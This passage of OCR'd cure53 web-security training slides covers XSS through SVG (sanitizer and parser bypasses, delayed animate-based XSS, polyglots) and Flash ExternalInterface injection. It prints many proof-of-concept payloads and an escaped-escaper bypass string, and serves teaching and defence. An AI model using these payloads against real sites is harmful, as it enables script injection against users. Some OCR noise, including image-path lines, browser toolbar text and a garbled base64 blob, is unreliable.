<a xmlns:xlink="http://www.w3.org/1999/xlink"
xlink:href="javascript:alert(1)"><rect width="1000"
height="1000" fill="white"/></a>
</svg>
```

```
<svg>
<use
xlink:href="
xlIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHhtbG5zOn
hsaW5rPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hsaW5rIiAgICB3aWR0aD
0iMTAwIiBoZWlnaHQ9IjEwMCI+DQo8YSB4bGluazpocmVmPSJqYXZhc2NyaX
B0OmFsZXJ0KKGxvY2F0aW9uKSI+PHJlY3QgeD0iMCIgeT0iMCIgd2lkdGg9Ij
EwMCIgaGVpZ2h0PSIxMDAiIC8+PC9hPg0KPC9zdmc+#rectangle" />
</svg>
```

SVGs and Web Security

- SVGs can be interesting in several venues
  - Uploading an SVG, causing XSS from that uploaded file
  - Uploading an SVG, causing trouble with the server-side processor (XXE, XEE, SSRF, etc.)
  - Bypassing filters with injected inline SVG code
  - Bypassing filters with injections **into** SVG code
  - Bypassing sanitizers via mXSS via SVG code
- We remember the bypasses relating to DOMPurify we talked about a while ago
- To summarize
  - The most trivial way to abuse SVG for attacking web applications is just uploading them
  - The most interesting way to abuse SVG is making use if inline SVG, context switches etc. etc.

Remember this?

```
<svg></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

```
<svg></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

```
<svg><p></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

Parser-Tricks with inline SVG

- Combining SVG & HTML in one document poses challenges
  - And note that you can nest arbitrarily. HTML, SVG, MathML, etc. etc.
- There's some obvious and some less obvious issues
  - Different parser behaviors, magically closing tags
  - This can be abused to generate very unexpected behaviors
- Problems occur with CSS and JavaScript inside SVG
  - We can use HTML entities inside CDATA
  - We can nest elements inside style or script elements
  - The human eye will have trouble making sense of it...
- Let’s look at a better example

cure53

What will happen?

```
<svg>
    <script>
        var a = '<img/';
        var b = '\'src=x';
        var c = '\'onerror=alert(1)<!--'
    </script>
</svg>
```

OMG, what is this?


1. `<svg><script>alert(1)//<a></a></script></svg>`
2. `<svg><script>alert(1)//<a></p></script></svg>`
3. `<svg><script>alert(1)//<p></p></script></svg>`
4. `<svg><script><a></a>alert(1)</script></svg>`
5. `<svg><script><a></p>alert(1)</script></svg>`
6. `<svg><script><p></p>alert(1)</script></svg>`

Questions

1)What's the most common way to abuse SVG?

2)Do SVGs affect client, server or both?

3)What happens when inline SVG gets parsed?



SVG + JavaScript Polyglot

- Polyglots contain multiple languages at the same time
  - Sometimes, attacks requires a polyglot to be carried out
  - From the past we remember GIFAR and the likes
  - Make the server think, we submit benign code, but what we get is an actual attack, here an XSS
  - Thus was used against an existing sandbox implementation

```
<!-- --><svg><g><text>
alert(window)</text></g>1<!--
//--></svg>
```

An almost universal Bypass

- Another interesting feature we can observe in SVG is a “delayed XSS”
- Using the `<animate>` element, we can create a link that after some time will cause XSS, not right away
- Like a TOCTOU problem
- This bypasses a lot of sanitizers


```
<svg>
<a xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="?">
<circle r="400"></circle>
<animate
    attributeName="xlink:href" begin="0"
    from="javascript:alert(1)" to="&"
/>
</a>
```

SVG+OTF – An SVG for a Character!

- Mozilla implemented a mixture of SVG and OTF
- A JavaScript-driven editor exists
  - http://is.gd/8QrOLu
- Bakes the SVG directly into the font
- Live-preview on the same website
  - SVG feature test in a font: http://html5sec.org/otfsvg/
- Leaking Characters via SVG+OTF & XEE
  - https://is.gd/Q4BLVq

Act Three

Flash


APIVISION
APIVISION.COM
Microsoft Corporation - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media Folders
Address http://www.microsoft.com/
Go
Google Search Web Search Site News PageRank Page Info Up Highlight
Search Sign in My Yahoo! HotJobs Yahoo! Shopping Games Yahoo! Mail News
Search News Highlight Email this page to a friend JeevesLinks
DAP Options Software D/L 0 files
AimAtSite History Favorites This Page Online Tools
WPRAIZE Web Search Channels My Praize Praize Mail IM Favorites
MapStan.net Search Discover My Plan Daily Plan Best Sites
Search Go
Addresses.com Search Type: Email Search Name/Business: Locale: Search Search Tips
TEOMA Search Highlight Email this page to a friend
Microsoft Software Tech News Windows 2000 Internet Computer Hardware
Search... Skins Web
Ultrabar Google Do Search Highlight
ebY Search eBay My eBay Bid Alert Watch Alert Top Picks Help
ACCESS ONE Search A! Users Services Abilene Area Sites A1 Recommended Links
Alexa Search Info 9 Msn • Webware • Windows-NT.com • Excite • Zdnet • Micrografx • Metatec International amazon.com
Search News Email Fill Popup MP3 Programs
Links Customize Links Free Hotmail Windows Windows Media
Microsoft
All Products | Support | Search | Microsoft.com Guide
Microsoft Home | MSN Home | Subscribe | Manage Your Profile
Search for
Go
Advanced Search
today's news
Get Windows .NET Server 2003 RC2
www.metatec.com/
Internet
Start
Microsoft Corporation...
8:11 AM

Browser Plugins

- In the olden days, HTML & JS were often not enough
- Developers and users wanted more interactivity
- This wish was first granted by… MSIE4
  - Rel4ease in 1997
  - First browser to support browser helper Objects, BHOs
- And then, with more power, by MSIE5
  - Released in 1999
  - First browser to support extensions
  - Software that used browser APIs to integrate with websites
  - Think, toolbars, PDF reader, integrating Skype, Flash games, Video Codecs
- In the beginning there was no security model
- And there wasn’t any until roundabout 2009

Until 2009

- Browser Plugins
  - Adobe Reader, Java, Video Players, Malware
  - Browser Helper Objects, as a legacy subclass of Browser Plugins
- Browser Addons
  - Available for Mozilla browsers, use XUL, lots of Malware
  - Extremely powerful, no real security model
  - Meanwhile deprecated
- Browser Themes
  - Skins for the browser, also very powerful
  - We supposed to allow styling the browser, mostly Malware
- Additional attack surface from benign yet vulnerable browser extensions
- All in all a very messy field with no standardization

Isolation

- Early browser extensions could do literally anything
- Easy to install, too easy, often by tricking users
- Lots of malware, bloatware, spyware, adware, other bad software
- An academic paper in 2009 tried to put an end to this
  - “Protecting Browsers from Extension Vulnerabilities”
  - Barth et al., Berkeley & Google
  - https://is.gd/XecWES
- This was actually adopted by Google, then others too

In a nutshell

- Browser Extensions need a manifest
  - They need to announce the permissions they need
  - The user can then decide
  - The installation is not supposed to be stealthy
  - There is clear rules what the extension can do and how
  - They can still do horrifying things, but not as horrifying anymore as in the olden days
- Think about SOP Bypass versus Remote Code Execution
- Still bad, still Malware out there but could be worse

Status Quo

- Almost all of the over-powered APIs are gone, incl. NPAPI
  - “Saying Goodbye to Our Old Friend NPAPI” https://is.gd/5LaGaT
- Extensions are no longer able to execute arbitrary code without further ado
- Remaining ways allowing that slowly disappear as well
- But some things will likely never die
  - Adobe Flash Plugin
  - Adobe PDF Reader Plugin (we don’t really care)
  - Oracle’s Java Plugin (we don’t really care)
- We will discuss Flash as this format still somewhat has relevance

Flash

History

- Born as FutureWave SmartSketch for PenPoint OS (!?)
- FutureSplash gets acquired by Macromedia in 1996, labels it FutureSplash… Flash
- In the late nineties, “Actions” gets added, an early ActionScript version
- In 2000 and 2004 the first two Action Script versions get release
- In 2005, Adobe buys Macromedia and in 2007 ActionScript gets released
- 2011, Adobe adds some 3D stuff no one cares about and also AIR is released
- In July 2017, Adobe announced that it would like to see Flash dead by 2020
- In 2020, Firefox is said to remove Flash support entirely, same for Chrome 87

Wait, isn’t Flash dead?

- Nope, check this!
  - https://is.gd/V94ETl
  - How did a hairstylist get on this list?
- Also, it really depends on user preferences, OS and browser versions
  - Can we open SWF files directly?
  - Is there any click-to-play?
  - How much user interaction is needed?

Flash-based Vulnerabilities

- Leakage of “secret” data
  - ActionScript often contains “secrets” that are deemed to be hidden in side the SWF file
  - Passwords, tokens, keys, “secret” URLs and the likes can be found
- Cross-origin information leaks
  - The target server might employ an insecure `crossdomain.xml` file
    - Often found to be using a generous whitelist or even wildcard
  - We can upload SWF files to the victim server, then use them as attack proxy
    - Sounds unusual but isn’t. We will see that later on.
- Cross-Site Scripting caused by insecure ActionScript
  - Apparently the most common finding

Flash-based XSS

- Flash and its XSS capabilities are often underestimated
- Static analysis is hard, only SWF files left in the web-root
- Several ways of getting to XSS via Flash
  - XSS via Flash parameter
  - Video Injections, SWF includes
  - Crooked SOP and privilege model
  - Configuration XML Injections
  - Limited HTML injection capabilities
  - Here is some buggy example Flash files
    - http://web.appsec.ws/FlashExploitDatabase.php
    - http://demo.testfire.net/vulnerable.swf
- **How to find Flash XSS in the wild?**
  - Using Google dorks, check for `site:foo.com ext:swf`

Auditing Flash, complicated?

- Flash is hard to audit, the ActionScript sources are needed to do so
  - Nobody likes to read ActionScript...
- De-Compilers available, but often hard to use
  - Limited to certain AS versions, Unreadable results
  - Parts of the scripts omitted, No proper search
  - No dynamic editing
- Some free tools available though
  - JPEXS does a very good job and is free
  - http://www.free-decompiler.com/flash/download.html

What to look for?

User Input, as usual. Sources.

- Very old Flash Files, old ActionScript
  - `_root.name`
  - `_global.name`
  - `_level0.name`
- Newer Flash files, newer ActionScript
  - `root.loaderInfo.parameters.name`

What else to look for?

- As with almost all XSS bugs, we need source and a sink
- The most common exploitable sinks are
  - `getURL() // feed it a JS URI`
  - `loadMovie() // feed it a bad SWF`
  - `loadMovieNum() // feed it a bad SWF`
  - `Security.allowDomain() // feed it a rogue domain`
  - `xmlLoad() // maybe a bad config file`
  - `elm.htmlText // HTMl containing JS URI`
  - `ExternalInterface.call() // we will come to that...`
- To play with all of the above, check out this file
  - http://html5sec.org/vulnerable.swf

ExternalInterface

- Flash communicates with the DOM using `ExternalInterface`
- This is essentially a bridge between Flash and website DOM
  - Also a very common way to introduce vulnerabilities
  - Usually XSS, Like this: http://is.gd/elbFKJ
- This is however not easy to debug
  - Good news is, `ExternalInterface` and Firebug correspond well
  - Bad news is, okay boomer, Firebug is dead
- Well, let's use Firefox 25 Portable then, shall we?
  - Combine it with Firebug 1.10 et voilá
  - Once installed, it makes debugging an exploit far easier
- Note, the key is often an "escaped escaper"

cure53

The Bridge 1/2

```
try {
  __flash__toXML(code goes here);
}catch(e){
  "<undefined/>";
}
```

The Bridge 2/2

```
try {
  __flash__toXML()}catch(e){alert(1)}//);}catch(e)...
```

An easy Example

```
package
{
   import flash.display.LoaderInfo;
   import flash.display.Sprite;
   import flash.external.ExternalInterface;
   import flash.text.Font;

   public class FontList extends Sprite
   {
      [...]

      private function loadExternalInterface(param1:Object) : void
      {
         ExternalInterface.call(param1.onReady,this.fonts());
      }
   }
}
```

An different Example 1/2

```
protected function _errorHandler(param1:HLSEvent) : void
{
   var _loc2_:* = null;
   if(ExternalInterface.available)
   {
      _loc2_ = param1.error;
      ExternalInterface.call("onError",
         ExternalInterface.objectID,
         _loc2_.code,
         _loc2_.url,
         _loc2_.msg);
   }
}
```

An different Example 2/2

```
protected function _errorHandler(param1:HLSEvent) : void
{
    var _loc2_:* = null;
    if(ExternalInterface.available)
    {
        _loc2_ = param1.error;
        ExternalInterface.call("onError",
            ExternalInterface.objectID,
            _loc2_.code,
            _loc2_.url,
            _loc2_.msg);
    }
}
```

An realistic Example 1/2

```
if (_output != null) {
   _output.appendText(txt + "\n");
   if (ExternalInterface.objectID != null
   && ExternalInterface.objectID.toString() != "") {
      var pattern:RegExp = /'/g; //';
      ExternalInterface.call(
         "log(" + userInput + ")", 0); // and now what?
   }
}
```

An realistic Example 2/2

```
if (_output != null) {
   _output.appendText(txt + "\n");
   if (ExternalInterface.objectID != null
   && ExternalInterface.objectID.toString() != "") {
      var pattern:RegExp = /'/g; //';
    - ExternalInterface.call(
         "log("\\")}catch(e){};alert(1)//")", 0);
   }
}
```

In a nutshell


- `ExternalInterface` is a very common XSS sink
- Often very trivial to abuse, just inject JavaScript code
- Some characters get auto-escaped…
- But it was forgotten to escape the escaper
- Now, we can understand payloads like this
  - `%5C%22))}catch(e){alert(document.domain);}//`

Questions

1)Why is Flash not dead?


2)What to do when auditing an SWF file?

3)What’s the problem with Flash & escaping?



Hands-On Time!

- **Flash XSS**, let's see how far we will come with this vulnerable file.
  - https://is.gd/elbFKJ or https://is.gd/hhoNZd
  - Find a way to disassemble it and spot the vulnerable code. Then exploit it.
  - 45 minutes time for this exercise



cure53

Summary

- The browser is a constantly moving target
- Legacy features are still a problem
- Compatibility increases attack surface
- Some technologies will never fade

Chapter Five: Done

- Thanks a lot!
- Tomorrow, more.
- Any questions? Ping me.
  - mario@cure53.de